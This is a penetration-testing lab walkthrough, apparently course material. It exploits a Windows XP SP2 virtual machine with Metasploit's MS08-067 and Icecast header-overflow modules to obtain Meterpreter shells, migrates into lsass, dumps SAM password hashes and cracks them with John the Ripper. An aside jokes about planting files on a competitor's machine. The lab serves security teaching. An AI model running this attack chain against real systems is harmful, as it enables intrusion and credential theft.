Lab - Exploiting Vulnerable Applications on Windows XP SP2

Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPSec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.

Introduction

In the lab, you will learn to exploit a software vulnerability. Often, we can exploit an operating system by looking for vulnerabilities with the applications that are running. In this lab we will use a well-known vulnerability found in a popular streaming media server called Icecast.

Lab Setup:

1. Launch your Kali virtual machine.

Copy and paste the following URL into your Kali Firefox browser.

https://ftp.osuosl.org/pub/xiph/releases/icecast/icecast2_win32_2.0.1_setup.exe


Use can also use one of the following two download sources to download icecast2_win32_2.0.1_setup.exe.

(Hint: right click on either link and select, Copy Hyperlink. Past the link into your Kali Firefox browser.)

3. Direct download link

4. Alternate download link

5. Check to see the download was saved to your Downloads directory.




Once the download is complete, you can close out Firefox.

Open a new terminal and type the following one line at a time:

After the download is complete, unzip the files in your /usr/share directory:

```
cd Downloads
mv icecast2_win32_2.0.1_setup.exe /usr/share
cd /usr/share
ls
```

Ensure that your file has been moved to its new location.



6. Ensure your XP target is up and running, and you have connectivity. Can you ping your XP from your Kali?

What is the IP address of your XP machine? Are you sure?

Discover which machines have which vulnerability using Nmap.

Let's treat this scenario as if we did not know XP was present and we did not know of any vulnerabilities.

Let's use a Nmap vulnerability script to find machines that are vulnerable.

We can scan the entire subnet using the Nmap script that checks discovers machines and the vulnerabilities they may have.

```
nmap -Pn --script vuln 192.168.145.0/24
```

The `-Pn` is optional and is used just in case the target is blocking ping probes. My network IP range is 192.168.145.0/24. The CIDR on the ens(/24) tells Nmap to leave the first three octets alone and just scan the last octet for all 255 IP addresses.

This is my network range; yours will differ!

Here are my scan results. It found one target that is vulnerable to the `ms08_067_netapi` vulnerability. We are familiar with the vulnerability know it can be used to create a reverse shell with the victim giving a Meterpreter prompt.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Nmap scan report for 192.168.145.129
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:E3:04:F4 (VMware)

Host script results:
| samba-vuln-cve-2012-1182: NT STATUS ACCESS DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during pat
h canonicalization.
```

Create a reverse shell with your XP target

Open your Kali Terminal and type, `msfconsole`. This will start Metasploit.

```
        o                    To boldly go where no
                              shell has gone before


       =[ metasploit v4.16.17-dev                         ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Tell Metasploit to use exploit `ms08_067_netapi`

`use exploit/windows/smb/ms08_067_netapi`

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Check what options need to be configured. Type, `show options`

The first option RHOST indicates the name or IP address of the Windows XP victim we want to attack. RPORT and SMBPIPE are mandatory options that indicate the port used to send the exploit and the type of connection to use. There's no need to modify these two last values.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) >
```

We need to set the RHOST option with the Ip address of our XP victim.

```
Set rhost 192.168.145.129
```

This is my victims IP address; yours will differ!

```
msf exploit(ms08_067_netapi) > set rhost 192.168.145.129
rhost => 192.168.145.129
msf exploit(ms08_067_netapi) >
```

We now configure the payload used by our exploit; this indicates Metasploit what to do once the exploit has been successfully executed on the victim's machine. We can add this configuration with the following option:

```
set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

The "reverse_tcp" payload executes a reverse client on the XP machine; this module connects back to our Metasploit machine through the default port 4444. This payload is the one that will allow us to take control over the XP victim. Next, for the victim to connect back to Metasploit (our Kali machine), we must make the following configuration:

```
set LHOST 192.168.145.132
```

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.145.132
LHOST => 192.168.145.132
msf exploit(ms08_067_netapi) >
```

This is IP address of my Kali machine, not yours! Yours will differ!

To check your yourself, you can do one last `show options` command.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.145.129  yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.145.132  yes       The listen address
   LPORT     4444             yes       The listen port
```

If everything looks good, we can type in exploit and being the attack.

`exploit`

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.145.132:4444
[*] 192.168.145.129:445 - Automatically detecting the target...
[*] 192.168.145.129:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Englis
h
[*] 192.168.145.129:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.145.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179267 bytes) to 192.168.145.129
[*] Meterpreter session 1 opened (192.168.145.132:4444 -> 192.168.145.129:1052)
at 2018-02-27 00:12:53 -0500

meterpreter >
```

Success! We have our reverse shell coming from our XP target back to our Kali machine. We are now ready to upload Icecast to our XP victim Meterpreter.

We will use the upload command to move Icecast over to the XP victim. This could be any infected payload such as an infected Java applet, an infected PDF or an image. If you were working for that next big promotion, you could upload porn to your competitor's machine. The possibilities are only limited by our imagination!


At the Meterpreter prompt type, the following:

```
upload /usr/share/icecast2_win32_2.0.1_setup.exe C:\\windows\\Temp
```


```
meterpreter > upload /usr/share/icecast2_win32_2.0.1_setup.exe C:\\windows\\Temp
[*] uploading  : /usr/share/icecast2_win32_2.0.1_setup.exe -> C:\windows\Temp
[*] uploaded   : /usr/share/icecast2_win32_2.0.1_setup.exe -> C:\windows\Temp\icecast2_win32_2.0.1_setup.exe
meterpreter >
```

From your XP target. Click on the start button and then from the start menu select run.


In the run line, type c:\windows\temp and hit enter.



This opens the location in which we saved the installation package for Icecast. Proceed with the install by x2 click on the Icecast package.




Once the install is complete, find the shortcut for Icecast on your desktop, and launch the application. Once the application is launched, start the server and leave it running. Check the box to start the application at startup. Hide to system tray.



Back at your Kali machine

Close all existing terminal and open a new one. Launch Metasploit from the new console.



Search for any exploit that works with Icecast.

```
msf > search icecast
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank   Description
   ----                                ---------------  ----   -----------
   exploit/windows/http/icecast_header  2004-09-28       great  Icecast Header O
verwrite


msf >
```

Tell Metasploit to use the windows/http/icecast_header exploit (copy and paste)

```
msf > use exploit/windows/http/icecast_header
msf exploit(icecast_header) >
```

Search for a payload.

`Show payloads`

```
File  Edit  View  Search  Terminal  Help
e


msf > use windows/http/icecast_header
msf exploit(icecast_header) > show payloads

Compatible Payloads
===================
```

We need to find and set a well know payload known as **windows/meterpreter/bind_tcp**

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
   windows/meterpreter/bind_hidden_tcp                                  normal
Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
   windows/meterpreter/bind_ipv6_tcp                                    normal
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_ipv6_tcp_uuid                               normal
Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Suppo
rt (Windows x86)
   windows/meterpreter/bind_nonx_tcp                                    normal
Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                                         normal
Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   windows/meterpreter/bind_tcp_rc4                                     normal
Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryptio
```

`set payload windows/meterpreter/bind_tcp`

```
msf exploit(icecast_header) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(icecast_header) >
```

We need to find out what option we need to set. Use the **show options** command.

```
File  Edit  View  Search  Terminal  Help
msf exploit(icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  8000             yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(icecast_header) >
```

Set the IP address of your remote host. This is my remote host IP not yours!

```
msf exploit(icecast_header) > set rhost 192.168.145.129
rhost => 192.168.145.129
msf exploit(icecast_header) >
```

16. Do **show options** one more time to confirm your requirements. We can see that our remote host's IP has been loaded in.

```
Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.145.129  no        The target address
```

We are ready to launch. Tell Metasploit to launch the payload.

```
exploit
```

```
msf exploit(icecast_header) > exploit

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.145.129
[*] Meterpreter session 1 opened (192.168.145.132:39795 -> 192.168.145.129:4444)
 at 2018-02-27 02:46:12 -0500

meterpreter >
```

We have successfully established a Meterpreter session with our remote victim. This is result of the vulnerability present in the Icecast server.

About the Icecast Header Overwrite exploit

*This module exploits a **buffer overflow** in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable). This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool.*

18. If the prompt changes to Meterpreter, you're into the remote victim. To confirm that you have access type the **shell** command at the prompt. This drops you to a C:\ prompt inside the Windows remote host.

```
meterpreter > shell
Process 188 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Icecast2 Win32>
```

You can now type the Windows DOS command **dir** to see all the folders inside the Program directory residing on the remote victim.

```
File  Edit  View  Search  Terminal  Help

C:\Program Files\Icecast2 Win32> dir
 dir
 Volume in drive C has no label.
 Volume Serial Number is 64AA-8160

 Directory of C:\Program Files\Icecast2 Win32

02/07/2016  06:33 PM    <DIR>          .
02/07/2016  06:33 PM    <DIR>          ..
02/07/2016  06:33 PM    <DIR>          admin
02/07/2016  06:33 PM    <DIR>          doc
05/12/2004  11:24 AM             3,662 icecast.xml
05/12/2004  11:22 AM           512,000 Icecast2.exe
05/12/2004  11:23 AM           253,952 icecast2console.exe
06/27/2002  08:11 PM           872,448 iconv.dll
04/12/2003  10:29 PM           188,477 libcurl.dll
07/10/2002  09:09 PM           631,296 libxml2.dll
07/10/2002  09:11 PM           128,000 libxslt.dll
02/07/2016  06:33 PM    <DIR>          logs
03/23/2002  09:48 AM            53,299 pthreadVSE.dll
02/07/2016  06:33 PM             2,326 unins000.dat
01/16/2004  05:00 AM            76,946 unins000.exe
02/07/2016  06:33 PM    <DIR>          web
              10 File(s)      2,722,406 bytes
               6 Dir(s)   8,642,600,960 bytes free

C:\Program Files\Icecast2 Win32>
```

Drop back to the Meterpreter prompt by typing **exit**.

```
C:\Program Files\Icecast2 Win32>exit
exit
meterpreter >
```

We confirm our access to the remote victim by typing the **getpid** command find our Meterpreter process ID. By doing a **PS** command to see all the process IDs assigned to the remote host.

Identify the process ID assigned to Icecast.

```
C:\Program Files\Icecast2 Win32>exit
exit
meterpreter > getpid
Current pid: 708
meterpreter > ps
```

Identify all the process IDs running on the remote victim.

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Sess
 ---   ----  ----              ----  ----
 0     0     [System Process]
 4     0     System            x86   0
 120   644   alg.exe           x86   0
 380   644   imapi.exe         x86   0
 416   600   logon.scr         x86   0
 512   4     smss.exe          x86   0
 576   512   csrss.exe         x86   0
 600   512   winlogon.exe      x86   0
 644   600   services.exe      x86   0
 656   600   lsass.exe         x86   0
 708   1616  Icecast2.exe      x86   0
 808   644   svchost.exe       x86   0
 876   644   svchost.exe       x86   0
 968   644   svchost.exe       x86   0
 1012  644   svchost.exe       x86   0
 1064  644   svchost.exe       x86   0
 1340  644   spoolsv.exe       x86   0
 1616  1560  explorer.exe      x86   0
 1804  968   wscntfy.exe       x86   0

meterpreter >
```

Remote password hacking using Meterpreter

The LSASS.exe

The Local Security Authority Subsystem Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users are logging onto a Windows computer or server, handles password changes, and creates access tokens. It also writes to the Windows Security Log.

Our next hack involves migrating the Meterpreter to the LSASS process.

1. Identify the process ID running the LSASS service on the remote host. For my remote host, the process ID is 656. Yours will differ.

```
 656   600   lsass.exe         x86   0        NT AUTHORITY\SYSTEM          C:\W
INDOWS\system32\lsass.exe
```

Migrate Meterpreter over to the LSASS process.

```
meterpreter > migrate 656
[*] Migrating from 708 to 656...
[*] Migration completed successfully.
meterpreter >
```

Verify you have the right process ID by using the **getpid** command.

```
meterpreter > getpid
Current pid: 656
meterpreter >
```


We now have complete access to the entire system of the remote host, even more so than someone with administrative access.


Running inside of the LSASS service gives us access to the SAM database where all password information is stored.

At the Meterpreter prompt type **hashdump.** This shows us the content of the SAM database on the remote victim.


```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:e7d9d9055ce0725efe20187d6ea74c6d:46bf574b0650ee7aefc9a948e088736b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8e2e0f7f42e588b0ec1bf85d2cc1afb6
:::
meterpreter >
```

Highlight and right click the results. Select copy. Open a second terminal session, open geditor (**gedit**) and place the results into the blank text file.






Delete all the account information except for the administrator account. Note the two passwords are separated by a colon.



We'll now save the file to the root folder as **userhash**



Save the file, close the editor, and close the second terminal session. Open the root folder to ensure the file has been saved. You are free to save the file anywhere you want but you will need to change the file location for the password cracking utility, John the Ripper later in the lab.

Open a new terminal session.

At the prompt type **john.** Look at all the options and types of password files the program can work with.

At the prompt, type **john /root/userhash**

You receive the following warning:

The newer version of John the Ripper does not like the older NT formatted password hashes, so we have to tell John to use the older NT format. Here is the error message:

```
root@kali:~# john /root/userhash
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT-old"
Use the "--format=NT-old" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 AVX-16])
No password hashes left to crack (see FAQ)
```

The solution is in the error message. Therefore it is important to read every error message carefully. Often the error message provides the solution or tells us what to fix but we get so transfixed on the error part, we cannot get past it. Error messages are good, not bad! It's when we don't get an error message problem start to escalate.

At the prompt, type **john --format=NT /root/userhash**

```
root@kali:~# john --format=NT /root/userhash
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (Administrator)
